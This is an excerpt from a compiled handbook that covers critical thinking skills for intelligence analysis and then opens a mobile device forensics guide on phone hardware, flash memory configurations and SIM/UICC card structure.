


Fig 4. Critical thinking skills

Critical thinking is required to distinguish between relevant and irrelevant information, and valid and invalid

information, relative to the desired end state, purpose or goal of the analysis. This skill is obviously related to envisioning the goal, because the analyst needs a well-defined goal before being able to determine what information is likely to be relevant in meeting that goal. The principal skill involved here is the assessment of information for its potential relevancy to the objectives of the analysis; once relevancy has been determined one must then assess validity to provide assurance that it will contribute positively to the analysis.

Assessing and filtering information contributes to intelligence analysis during the assessment and integration stage. If one of the objectives of the analysis is to determine the relationships among entities of various types (for example: individuals, organizations, places, and vehicles) the information most relevant to the analysis would be linkages among entities. For this objective, information that does not provide linkages would be considered not relevant. Thus, in addition to critical thinking skills, the analyst needs to understand and be proficient in the application of specific analytical techniques such as link analysis or financial profiling.

66.5.3. Extract the essential message

Extracting the essential message is the ability to sort through the details of information and distinguish the essential from the non-essential. It also encompasses the ability to generate clear, concise statements that summarize the main point (the gist) of the information. The process is often automatic, because most people have extensive experience in attempting to get the main idea from what they read, see and hear. The automatic process usually works well if the amount of information is limited and the main points are stated clearly and unambiguously. However, critical thinking is needed when the information is extensive, is created in different formats and styles for different audiences, and the content has a high degree of complexity. The problem is further intensified when information is poorly presented with the main points not clearly discernable from the details.

The intelligence analyst typically deals with extensive amounts of information that is likely to be complex, is often ambiguous, may be prepared by someone from a different culture, and is not always presented clearly and simply. As a consequence, skill is required to extract the essential message from information and to summarize this message for future use in the analytical process. It is extremely useful to summarize a large amount of complex information with a simple statement so that the entire body of information need only be consulted subsequently to seek or verify specific details. Also, the gist serves as convenient shorthand to help communicate, is more easily remembered, and helps the analyst focus on the most important issues

66.5.4. Organize information into premises

The skills associated with this function are: recognize patterns and relationships, and challenge assumptions. These skills are described in the paragraphs that follow.

66.5.5. Recognize patterns and relationships

An important function of intelligence analysis has been referred to in recent years as “connecting the dots” (Lahneman, 2006). While this expression is not very definitive, it does provide a general feeling for a skill that is important to the work of the analyst—recognizing and confirming patterns and relationships. A special aspect of this skill is establishing causes and effects that may be vital to understanding a situation, threat, process or set of events—who is sending suicide bombers into the crowded market places of the city, for example. This particular skill is one of recognizing patterns and relationships in the process of building premises that will lead, ultimately, to the development of hypotheses.

A critical task in the intelligence analysis process is the organization of information into premises—summarizing related items of information, results of data integration efforts, and/or information that answers a question into a summary statement that encompasses the central idea (premise) contained in the information. To complete this task successfully, the analyst must be able to recognize the patterns and relationships that serve as a logical basis for premise development.

66.5.6. Challenge assumptions

Information obtained for analysis may contain or be based on assumptions (ideas treated as facts but that are not yet supported by available evidence) that are not immediately obvious. On the other hand, the analyst might introduce, in the process of the analysis, assumptions that are mistakenly treated as evidence. Consequently, the analyst must have the capability to identify and challenge any and all assumptions, because they are very likely to be invalid or misleading.

The tendency to overlook or accept assumptions in an analysis might be related to biases introduced into the process, such as certain mind sets and expectations, but they can also be a function of simply not being attentive to their possible existence. The need to challenge assumptions arises mainly while organizing information into premises. Premises should be based on the evidence at hand, an effort that can be defeated by the inclusion of ideas and beliefs based on conjecture. Therefore, as a part of the premise formulation process, there should be a conscious effort to identify, challenge, and remove information that cannot be supported by the evidence at hand. This is an important analytical effort because the premises, once developed, provide the primary basis for hypothesis development.

66.5.7. Develop hypotheses

The skills associated with this function are: establish logical relationships; consider alternative perspectives; and counter biases, expectations, mind sets and oversimplification. These skills are described in the paragraphs that follow.

66.5.8. Establish logical relationships

Logical strength is the degree of support that the premises confer on a conclusion—the degree to which the premises, if true, make it likely that the conclusion is true as well. The stronger an argument is, the tighter the relationship between its premises and conclusion; the weaker it is, the looser the relationship.

The application of inductive logic to a set of premises to develop one or more hypotheses is at the heart of the intelligence analysis process. The hypothesis is a tentative explanation, subject to further testing, of a situation, process, threat, or activity of interest. Developing useful hypotheses requires skill in applying logical reasoning to a set of premises that have been developed from data organized and integrated for this purpose.

The critical aspect of this skill is that of organizing a set of premises into an argument that leads to an explanation that is based on the facts summarized in the premises, but that projects the explanation beyond these facts alone. That is, the analyst develops a hypothesis that fills in missing gaps to provide a more complete and more useful explanation. The set of hypotheses thus developed serves as the basis for guiding the collection of additional information to fill in the gaps with facts rather than conjecture. The establishment of logical relationships enables the intelligence analyst to link information to premises, premises to hypotheses, and hypotheses to inferences that can be acted on with confidence. The logical relationships are necessarily inductive in nature—going from the specifics to the general, permitting discovery of what was previously unknown. It is the tightness of this logic that provides the necessary discipline for the ultimate development of useful, valid inferences.

Think of logical strength in a more layman way like this. Its a measure of the likelihood that the conclusion of an argument is true given that its premises are all true. The easiest way to determine the logical strength of an argument is to ask what the likelihood is of the conclusion's being false assuming that the premises are all true.

For example, the argument,

All men are mortal.

Socrates is a man.

Therefore, Socrates is mortal

has a very high degree of logical strength because the likelihood that the conclusion is false given that the premises are all true is nil. By comparison, the argument,

Hardly any men are honest.

Socrates is a man.

Therefore, Socrates is honest.

This has a low degree of logical strength because the likelihood that the conclusion is false given that the premises are all true is high.

66.5.9. Consider alternative perspectives

This is the ability to develop explanations from different perspectives for the same information. An important component of this ability is to set aside one's own inclinations, values, beliefs, expectations, and preferences so as to develop explanations that cover the full range of possibilities. Some aspects of this skill have been called divergent thinking— generating different ideas about a topic from available information or knowledge. But while divergent thinking is characterized by spontaneous, free-flowing, unorganized idea generation, this skill requires the development of explanations from the deliberate consideration of a set of premises that have been systematically derived from available information.

Intelligence analysis relies on the development of alternative competing hypotheses. After a set of premises has been derived from information determined to be relevant and valid, alternative hypotheses are developed that define the full range of possible explanations for the information. This process requires the critical thinking skill of considering alternative perspectives. The resulting alternative hypotheses, then, serve to guide collection of the additional information needed to formulate a useful inference.

66.5.10. Counter biases, expectations, mind sets and oversimplification

Analysts are subject to the same biases, expectations, mindsets and oversimplifications that affect the thinking of all humans. While these negative influences might have limited impact on the lives that most of us live, they can be devastating to the work of the intelligence analyst. Consequently, analysts must develop the ability to understand and recognize the possible effects of these influences and to develop skills to keep them from distorting the products of analysis.

This skill involves the ability to continuously reevaluate one's view of the situation for these types of negative influences and to take the appropriate steps to eliminate them from the analysis. Although the types of influences addressed in this skill can enter the intelligence analysis process anywhere along the line, the primary concern is their role in hypothesis development and testing. Prior to this point, the tests for relevancy and validity should help assure the analyst that cognitive biases have had only a limited opportunity to enter the process. Now, as the analyst moves from strictly factual information to using conjecture in developing the most encompassing and useful hypotheses possible, these opportunities for distortion can operate most freely

66.5.11. Test hypotheses

Testing hypotheses requires: considering value-cost-risk tradeoffs in seeking additional information, seeking disconfirming evidence, and assessing the strength of logical relationships. These skills are described in the paragraphs that follow.

66.5.12. Consider value-cost-risk tradeoffs in seeking additional information

A dilemma faced by intelligence analysts is whether to stop and report an inference based on available information, or to collect additional information. More information might produce an inference with greater usefulness at a higher level of confidence, but seeking additional information adds to intelligence costs and also risks a result that is not timely enough to be of value. This dilemma might be encountered early in the intelligence process or, more critically, later during the testing of hypotheses. This skill, then, is the ability to evaluate the need for new information by considering the value, cost and risk tradeoffs that are involved.

The analyst faces value-cost-risk tradeoffs principally during the stage of analysis in which hypotheses are being tested; this is a critical part of the process of developing a useful inference. Typically, one or more hypotheses would have been developed at this stage of the analysis and additional information might be required to help confirm or refute them. With limited time and resources available for collecting additional information, the analyst must employ these resources in the manner that will produce the greatest value for the resources expended. The analyst must also be sensitive to producing an inference in sufficient time and at a high enough level of confidence for it to be of use.

66.5.13. Seek disconfirming evidence

This skill is closely related to two skills addressed earlier—consider alternative perspectives and counter biases, expectations, mind sets, and oversimplification. Seeking disconfirming evidence is an important component of efforts taken to develop and test alternative competing hypotheses and is done in the face of biases that work to impede such efforts. A particularly important influence, confirmation bias, affects the development of alternative hypotheses by tending to prevent the analyst from seeking information other than what is likely to confirm a favored explanation.

The skill, then, is the ability to seek disconfirming evidence, particularly in the testing of hypotheses, when the more natural inclination is to seek confirming evidence. This skill is applied to intelligence analysis mainly during the testing of hypotheses. Assuming that the analysis has been performed effectively to this point, the analyst has two or more alternative explanations for the information at hand; testing these alternatives requires the collection of additional information that will ultimately result in selecting the most valid or producing some composite that is the most valid. To overcome our built-in human tendency to seek confirming evidence, the analyst needs to learn the techniques and discipline of seeking disconfirming evidence during the hypothesis testing process.

66.5.14. Assess the strength of logical relationships

The development of a hypothesis from a set of premises is based on the logical relationship that exists between premises and hypothesis. The relationship is necessarily one of inductive logic, in which the argument proceeds from the specifics (the premises) to the general (the hypothesis). The strength of the relationship depends on the extent of conjecture involved in making the jump from the facts as summarized in the premises and the hypothesis that goes beyond the premises to provide a more useful explanation. More conjecture leads to weaker relationships; less conjecture leads to stronger relationships. The most meaningful way to assess and convey the strength of this logical relationship is to provide a numerical probability estimate of the confidence one can have that the hypothesis or inference is true.

The critical thinking skill is that of assessing the strength of these relationships in a manner that provides a numerical probability of the validity of hypotheses and inferences. Critical thinking is required because the process is a subjective one—subjective conditional probability—calling for a careful and deliberate assessment. The process is necessarily subjective (and consequently requires critical thinking) because the analyst will hardly ever have the type of statistical evidence needed to provide a simple objective calculation of probability (one that does not require critical thinking). In applying subjective conditional probability, the analyst must answer the following question: Given this specific set of premises (the conditions), what is the probability that the hypothesis (or inference) is true?

As stated earlier in this paper, the objective of intelligence analysis is to develop inferences that can be acted on with confidence. For the product of intelligence analysis to be complete, therefore, it must produce an inference that provides the needed explanation and, also, an estimate of the level of confidence that the user can have in that inference. The goal is to provide the greatest level of detail at the highest level of confidence. However, this usually results in a tradeoff—greater detail typically comes at a lower level of confidence. Conversely, the analyst can provide a higher level of confidence but with less detail. Providing confidence assessments enables the analyst to best meet the needs of the user— more detail at lower confidence or less detail at higher confidence. To provide such estimates, the analyst must be capable of generating and communicating subjective conditional probability estimates.

66.6. Conclusions

In the last couple of decades a number of useful tools have been developed to support the intelligence process, encompassing the functions of data collection, evaluation, collation and integration. However, intelligence analysis remains highly dependent on the cognitive capabilities, specifically the critical thinking skills, of the human analyst. For this reason, it is important for the success of the process to understand the inherent capabilities and limitations of the analyst and, in particular, the challenges that must be overcome through the application of cognitive ergonomics to the design of analysis systems and in the training of critical thinking skills.

To better understand critical thinking and the efforts required to maximize its effectiveness, a model was developed that is sufficiently specific to enhance understanding and to permit empirical testing. The model identifies the role of critical thinking within the related fields of reasoning and judgment, which have been empirically studied since the 1950s and are better understood. It incorporates many ideas offered by leading thinkers in philosophy and education. It also embodies many of the variables discussed in the relevant literature (e.g., predisposing attitudes, experience, knowledge, and skills) and specifies the relationships among them. The model can, and has been, used to make testable predictions about the factors that influence critical thinking and about the associated psychological consequences. It also offers practical guidance to the development of training for critical thinking skills.

The model is based on the most recent versions of heuristic theory, the foundation of which is that two cognitive systems are used to make judgments. System 1, based on intuition, is a quick, automatic, implicit process that employs associational strengths to arrive at solutions automatically. System 2 is effortful, conscious, and deliberately controlled. The two systems run in parallel and work together, capitalizing on each other's strengths and compensating for their weaknesses. For example, one function of System 2, the controlled deliberate process, is to monitor the products of the automatic process, making adjustments to correct or block the judgment of System 1. If no intuitive response is accessible, System 2 will be the primary processing system used to arrive at a judgment.

Technology can now be employed extensively by intelligence analysts to extract meaning from available information, to support the performance of a variety of analyses, and to aid in the communication of analytical results to the users of intelligence. The design of future systems to support the intelligence process can benefit from cognitive ergonomics, specifically from what we now know about the nature and role of critical thinking. Moreover, findings about specific critical thinking skills can support the development of training systems and methods that best meet analyst performance requirements.

Research and experience to date in training and applying intelligence analysis skills suggest that the principal challenges that affect critical thinking are human limitations. Humans are limited in their capabilities to address complexity, by the biases they bring to the process, by their difficulties in handling uncertainty and, often, by the lack of relevant domain expertise. These limitations must be overcome by appropriately designed training systems and methods.

Recent research has identified the 11 critical thinking skills that are most important for successful intelligence analysis. They are presented below as they relate to the principal intelligence function they serve.

***Assess and Integrate Information ***

- Envision the end state of the analysis and use that vision to guide and limit the analysis to those tasks most likely to attain the desired goal, checking on the process and products to ensure movement along the right path.
- Assess and filter for relevance and validity, examining information for its potential contribution to the objectives of the analysis.
- Extract the essential message by sorting through the details of information to distinguish the essential from the non-essential, and by generating clear, concise statements summarizing the main points.

***Organize Information into Premises ***

- Recognize patterns and relationships, establishing causes and effects vital to understanding situations, threats, processes and events during the development of premises in an argument.
- Challenge assumptions so as to avoid ideas that might be treated as facts but that are not supported by available evidence or might be related to biases that have been introduced by mind sets or expectations.

Develop Hypotheses

- Establish logical relationships by applying inductive logic to derive one or more hypotheses from the set of premises summarizing facts derived from available information.
- Consider alternative perspectives by setting aside personal inclinations, values, and expectations so as to develop explanations (hypotheses) that cover the full range of possibilities.
- Counter biases, expectations, mindsets, and oversimplification by developing the ability to recognize the possible effects of these influences and developing techniques to keep them from distorting the products of analysis.

Test Hypotheses

- Consider value-cost-risk tradeoffs in seeking additional information to employ available resources in a manner that will produce the greatest value for the resources expended and the time available.
- Seek disconfirming evidence during the testing of hypotheses when the more natural inclination is to seek confirming evidence.
- Assess the strength of logical relationships in a manner that provides a numerical probability estimate of the confidence one can have in the validity of hypotheses and inferences.

67. Mobile Forensics

Mobile device forensics is the science of recovering digital evidence from a mobile device under forensically sound conditions using accepted methods. Mobile device forensics is an evolving specialty in the field of digital forensics. This guide attempts to bridge the gap by providing an in-depth look into mobile devices and explaining the technologies involved and their relationship to forensic procedures. This document covers mobile devices with features beyond simple voice communication and text messaging capabilities. This guide also discusses procedures for the validation, preservation, acquisition, examination, analysis, and reporting of digital information.

67.1. 1. Introduction

1.1 Purpose and Scope

This guide provides basic information on mobile forensics tools and the preservation, acquisition, examination, analysis, and reporting of digital evidence present on mobile devices. This information is relevant to law enforcement, incident response, and other types of investigations. This guide focuses mainly on the characteristics of cellular mobile devices, including feature phones, smartphones, and tablets with cellular voice capabilities. It also covers provisions to be taken into consideration during the course of an incident investigation.

This guide is intended to address common circumstances encountered by organizational security staff and law enforcement investigators involving digital electronic data residing on mobile devices and associated electronic media. It is also intended to complement existing guidelines and delve more deeply into issues related to mobile devices and their examination and analysis.

Procedures and techniques presented in this document are a compilation of best practices within the discipline, and references have been taken from existing forensic guidelines. This publication cannot be used as a step-by-step guide for executing a proper forensic investigation when dealing with mobile devices or construed as legal advice. Its purpose is to inform readers of the various technologies involved and potential ways to approach them from a forensic perspective. Readers are advised to apply the recommended practices only after consultation with management and legal officials for compliance with laws and regulations (i.e., local, state, federal, and international) applicable.

1.2 Audience and Assumptions

The intended audience is varied and ranges from forensic examiners to response team members handling a computer security incident to organizational security officials investigating an employee-related incident. The practices recommended in this guide are designed to highlight key technical principles associated with the handling and examination of mobile devices. Readers are assumed to have a basic understanding of traditional digital forensic methodologies and capabilities involving stand-alone computers. Due to the changing nature of mobile devices and their related forensic procedures and tools, readers are expected to be aware of and employ additional resources for the most current information.

1.3 Document Structure

The guide is divided into the following chapters and appendices:

- Chapter 1 explains the authority, purpose and scope, audience, and assumptions of the document and outlines its structure.
- Chapter 2 provides a background on mobile device characteristics, the internal memory of mobile

devices, and characteristics of identity modules and cellular networks.

- Chapter 3 discusses the mobile device forensic tool classification system, methods for handling obstructed devices, and the capabilities of forensic tools.
- Chapter 4 discusses considerations for preserving digital evidence associated with mobile devices and techniques for preventing network communication.
- Chapter 5 examines the process of mobile device and identity module data acquisition, tangential equipment, and cloud-based services for mobile devices.
- Chapter 6 outlines the examination and analysis process, common sources of evidence extracted from mobile devices and identity modules, features and capabilities of tools for the examination, and call/subscriber records.
- Chapter 7 discusses an overview of report creation and the reporting of findings.
- Chapter 8 contains a list of references used in this guide.
- Appendix A contains a list of acronyms used in this guide.
- Appendix B contains a glossary defining terms used in this guide.
- Appendix C provides an example of the structure of call records maintained by cell phone carriers.
- Appendix D provides links to online resources.

67.2. 2. Background

This chapter gives an overview of mobile device's hardware and software capabilities and their associated cellular networks. The overview summarizes general characteristics and, where useful, focuses on key features relevant to forensics. Developing an understanding of the components and organization of mobile devices (e.g., memory organization and its use) is a prerequisite to understanding the intricacies involved when dealing with them forensically. For example, mobile device memory that contains user data may be volatile (i.e., DRAM/SRAM) and require continuous power to maintain content similar to RAM in a personal computer. Similarly, the features of cellular networks are an important aspect of mobile device forensics since logs of usage, geographic location, and other data are maintained. Mobile device technologies and cellular networks are rapidly changing, with new technologies, products, and features being introduced regularly. Because of the fast pace with which mobile device technologies are evolving, this discussion captures a snapshot of the mobile device discipline at present.

67.2.1. 2.1 Mobile Device Characteristics

2.1 Mobile Device Characteristics

Mobile devices perform various functions ranging from a simple telephony device to those of a personal computer. Designed for mobility, they are compact in size, battery-powered, and lightweight. Most mobile devices have a basic set of comparable features and capabilities. They house a microprocessor, read-only memory (ROM), random access memory (RAM), a radio module, a digital signal processor, a microphone and speaker, a variety of hardware keys and interfaces, and a liquid crystal display (LCD). The operating system (OS) of a mobile device may be stored in either NAND or NOR memory, while code execution typically occurs in RAM.

Currently, mobile devices are equipped with system-level microprocessors that reduce the number of supporting chips required and include a considerable internal memory capacity currently up to 64GB (e.g., Stacked NAND). Built-in Secure Digital (SD) memory card slots, such as one for the micro Secure Digital eXtended Capacity (microSDXC), may support removable memory with capacities ranging from 64GB to 2TB of storage. Manufacturers can build into the devices non-cellular wireless communications such as infrared (i.e., IrDA), Bluetooth, Near Field Communication (NFC), and WiFi that support synchronization protocols to exchange other data (e.g., graphics, audio, and video file formats).

Different mobile devices have different technical and physical characteristics (e.g., size, weight, processor speed, memory capacity). Mobile devices may also use different types of expansion capabilities to provide additional functionality. Furthermore, mobile device capabilities sometimes include those of other devices such as handheld Global Positioning Systems (GPS), cameras (still and video), or personal computers. Overall, mobile devices can be classified as feature phones that are primarily simple voice and messaging communication devices or smartphones that offer more advanced capabilities and services for multimedia, similar to those of a personal computer. Table 1 highlights the general hardware characteristics of feature and smartphone models, which underscore this diversity.

The classification scheme is illustrative and intended to give a sense of the range of hardware characteristics currently in the marketplace. Over time, characteristics found in smartphones tend to appear in feature phones as new technology is introduced to smartphones. Though the lines of delineation are somewhat fuzzy and dynamic, the classification scheme nevertheless serves as a general guide.

Table 1: Hardware Characterization

	Feature Phone	Smartphone
Processor	Limited speed (~52Mhz)	Superior speed (~1GHz dual-core)
Memory	Limited capacity (~5MB)	Superior capacity (~128GB)
Display	Small size color, 4k – 260k (12-bit to 18-bit)	Large size color, 16.7 million (~24-bit)
Card Slots	None, MicroSD	MicroSDXC
Camera	Still, Video	Still, Panoramic, and Video (HD)
Text Input	Numeric Keypad, QWERTY-style keyboard	Touch Screen, Handwriting Recognition, QWERTY-style keyboard
Voice Input	None	Voice Recognition (Dialing and Control)
Cell Interface	Voice and Limited Data	Voice and High Speed Data (4G LTE)
Positioning	None, GPS receiver	GPS receiver
Wireless	IrDA, Bluetooth	Bluetooth, WiFi, and NFC
Battery	Fixed/Removable, Rechargeable Li-Ion Polymer	Fixed/Removable, Rechargeable Li-Ion Polymer

Both feature phones and smartphones that support voice, text messaging, and a set of basic Personal Information Management (PIM) type applications, including phonebooks and calendar facilities. Smartphones add PC-like capability for running a wide variety of general and special-purpose applications. Smartphones are typically larger than feature phones, support higher video resolutions (e.g., ~300 PPI), and have an integrated QWERTY keyboard or a touch-sensitive screen. Smartphones generally support a wide array of applications, available through an application storefront. Table 2 lists the differences in software capabilities found on these device classes.

Table 2: Software Characterization

	Feature Phone	Smartphone
OS	Closed	Android, BlackBerry OS, iOS, Symbian, WebOS and Windows Phone
PIM (Personal Information Management)	Phonebook, Calendar and Reminder List	Enhanced Phonebook, Calendar and Reminder List
Applications	Minimal (e.g., games, notepad)	Applications (e.g., games, office productivity and social media)
Call	Voice	Voice, Video
Messaging	Text Messaging, MMS	Text, Enhanced Text, Full Multimedia Messaging
Chat	Instant Messaging	Enhanced Instant Messaging
Email	Via text messaging	Via POP or IMAP Server
Web	Via WAP Gateway	Direct HTTP

Feature phones typically use a closed operating system with no published documentation. Many companies specializing in embedded software also offer real-time operating system solutions for manufacturers of mobile devices. Smartphones generally use either proprietary or an open-source operating system. Nearly all smartphones use one of the following operating systems: Android, BlackBerry OS, iOS, Symbian, WebOS, or Windows Phone. Unlike the more limited kernels in feature phones, these operating systems are multi-tasking and full-featured, designed specifically to match the capabilities of high-end mobile devices. Many smartphone operating systems manufacturers offer a Software Development Kit (SDK) (e.g., the Android1 or iOS2 SDKs).

67.2.2. 2.2 Memory Considerations

Mobile devices contain both non-volatile and volatile memory. Volatile memory (i.e., RAM) is used for dynamic storage, and its contents are lost when power is drained from the mobile device. Non-volatile memory is persistent as its contents are not affected by the loss of power or overwriting data upon reboot. For example, solid-state drives (SSD) that store persistent data on solid-state flash memory.

Mobile devices typically contain one or two different types of non-volatile flash memory. These types are NAND and NOR. NOR flash has faster read times, slower write times than NAND and is nearly immune to corruption and bad blocks while allowing random access to any memory location. NAND flash offers higher memory storage capacities, is less stable, and only allows sequential access.

1 For More Information visit: <http://developer.android.com/sdk/index.html>

2 For more information, visit <https://developer.apple.com/devcenter/ios/index.action>.

Memory configurations among mobile devices have evolved. Feature phones were among the first types of devices that contained NOR flash and RAM. System and user data are stored in NOR and copied to RAM upon booting faster code execution and access. This is known as the first generation of mobile device memory configurations.

With the introduction of smartphones, memory configurations evolved, adding NAND flash memory. This arrangement of NOR, NAND, and RAM is referred to as the second generation. This generation of memory configurations stores system files in NOR flash, user files in NAND, and RAM is used for code execution.

The latest smartphones contain only NAND and RAM (i.e., third generation) due to higher transaction speed, greater storage density, and lower cost. To facilitate the lack of space on mobile device mainboards and the demand for higher density storage space (i.e., 2GB – 128GB), the new Embedded Multimedia Cards (eMMC) style chips are present in today's smartphones.

Figure 1 illustrates the various memory configurations contained across all mobile devices.




Figure 1: Memory Configurations

RAM is the most difficult to capture accurately due to its volatile nature. Since RAM is typically used for program execution, information may be valuable to the examiner (e.g., configuration files, passwords, etc.). Mobile device RAM capture tools are just beginning to become available.

NOR flash memory includes system data such as operating system code, the kernel, device drivers, system libraries, memory for executing operating system applications, and the storage of user application execution instructions. NOR flash will be the best location for data collection for first-generation memory configuration devices.

NAND flash memory contains PIM data, graphics, audio, video, and other user files. This type of memory generally provides the examiner with the most useful information in most cases. NAND flash memory may leave multiple copies of transaction-based files (e.g., databases and logs) due to wear-leveling algorithms and garbage collection routines. Since NAND flash memory cells can be re-used for only a limited amount of time before they become unreliable, wear-leveling algorithms are used to increase the life span of Flash memory storage by arranging data so that erasures and re-writes are distributed evenly across the SSD. Garbage collection occurs because NAND flash memory cannot overwrite existing data. First, erase the data before writing to the same cell.

67.2.3. 2.3 Identity Module Characteristics

Identity modules (commonly known as SIM cards) are synonymous with mobile devices that interoperate with GSM cellular networks. Under the GSM framework, a mobile device is referred to as a Mobile Station. It is partitioned into two distinct components: the Universal Integrated Circuit Card (UICC) and the Mobile Equipment (ME). A UICC, commonly referred to as an identity module (e.g., Subscriber Identity Module [SIM], Universal Subscriber Identity Module [USIM], CDMA Subscriber Identity Module [CSIM]), is a removable component that contains essential information about the subscriber. The ME and the radio handset portion cannot fully function without a UICC. The UICC's main purpose entails authenticating the mobile device user to the network providing access to subscribed services. The UICC also offers storage for personal information, such as phonebook entries, text messages, last numbers dialed (LND), and service-related information.

The UICC partitioning of a mobile device stipulated in the GSM standards has brought portability. Moving a UICC between compatible mobile devices automatically transfers the subscriber's identity and associated information (e.g., SMS messages and contacts) and capabilities. In contrast, 2G and 3G CDMA mobile devices generally do not contain a UICC card. Analogous UICC functionality is instead directly incorporated within the device. However, newer CDMA (i.e., 4G/LTE) devices may employ a CDMA Subscriber Identity Module (CSIM) application running on a UICC.

A UICC can contain up to three applications: SIM, USIM, and CSIM. UICCs used in GSM and UMTS mobile devices use the SIM and UMTS SIM (USIM) applications, while CDMA devices use the CSIM application. A UICC with all three applications provides users with additional portability by removing the UICC from one mobile device and inserting it into another. Because the SIM application was originally synonymous with the physical card itself, SIM is often used to refer to the physical card in place of UICC. Similarly, USIM and CSIM can refer to both the physical card and the respective applications supported on the UICC.

At its core, a UICC is a special type of smart card that typically contains a processor and between 16 to 128 KB of persistent electronically erasable, programmable read-only memory (EEPROM). It also includes RAM for program execution and ROM for the operating system, user authentication, data encryption algorithms, and other applications. The UICC's file system resides in persistent memory and stores data such as phonebook entries, text messages, last numbers dialed (LND), and service-related information. Depending on the mobile device used, some information managed by applications on the UICC may coexist in the mobile device's memory. Information may also reside entirely in the mobile device's memory instead of available memory reserved for it in the file system of the UICC.

The UICC operating system controls access to elements of the file system. Actions such as reading or updating may be permitted or denied unconditionally or allowed conditionally with certain access rights, depending on the application. Rights are assigned to a subscriber through 4-8 digit Personal Identification Number (PIN) codes. PINs protect core subscriber-related data and certain optional data.

A preset number of attempts (usually three) are allowed for providing the correct PIN code to the UICC

before further attempts are blocked completely, rendering communications inoperative. Only by providing a correct PIN Unblocking Key (PUK) may the PIN value and its counter be reset on the UICC. If the number of attempts to enter the correct PUK value exceeds a set limit, normally ten, the card becomes blocked permanently. The PUK for a UICC may be obtained from the service provider or network operator by providing the identifier of the UICC (i.e., Integrated Circuit Chip Identifier or ICCID). The ICCID is normally imprinted on the front of UICC but may also be read from an element of the file system.

UICCs are available in three different size formats. They are Mini-SIM (2FF), Micro SIM (3FF), and Nano-SIM (4FF). The Mini-SIM, with a width of 25 mm, a height of 15 mm, and a thickness of .76 mm, is roughly the footprint of a postage stamp and is currently the most common format used worldwide. Micro (12mm x 15mm x .76mm) and Nano (8.8mm x 12.3mm x .67mm) SIMs are found in newer mobile devices (e.g., iPhone 5 uses the 4FF).



Figure 2: SIM Card Size Formats [Orm09]

Though similar in dimension to a miniSD removable memory card, UICCs follow different specifications with vastly different characteristics. For example, their pin connectors are not aligned along the bottom edge as with removable media cards. Instead, they form a contact pad integral to the smart card chip embedded in a plastic frame, as shown in Figure 2. UICCs also employ a broad range of tamper resistance techniques to protect the information they contain.

The UICC will be found in the same compartment either above, beside, or beneath the phone's battery with a removable back and removable battery. The phones without removable backs will have a SIM card tray on the side of the top of the device. All iPhones will have an IMEI number on the SIM tray. When a UICC is inserted into a mobile device handset, and pin contact is made, a serial interface is used for communicating between them.

In most cases, the UICC should be removed from the handset first and read using a Personal Computer/ Smart Card (PC/SC) reader. Removal of the UICC allows the examiner to read additional data that may be recovered (e.g., deleted text messages).

Authenticating a device to a network securely is a vital function performed via the UICC. Cryptographic key information and algorithms within the tamper-resistant module provide the means for the device to participate in a challenge-response dialogue with the network and respond correctly, without exposing key material and other information needed to clone the UICC gain access to a subscriber's services. Cryptographic key information in the UICC also supports stream cipher encryption to protect against eavesdropping on the air interface.

A UICC is similar to a mobile device. It has both volatile and non-volatile memory containing the same general categories of data as found in a mobile device. It can be thought of as a trusted sub-processor that interfaces to a device and draws power. The file system resides in the non-volatile memory of a UICC and is organized as a hierarchical tree structure.

For example, the SIM applications file system is composed of three types of elements: the root of the file system (MF), subordinate directory files (DF), and files containing elementary data (EF). Figure 3 illustrates the structure of the file system. The EFs under DF contain mainly network-related information for different frequency bands of operation. The EFs under DF contains service-related information.

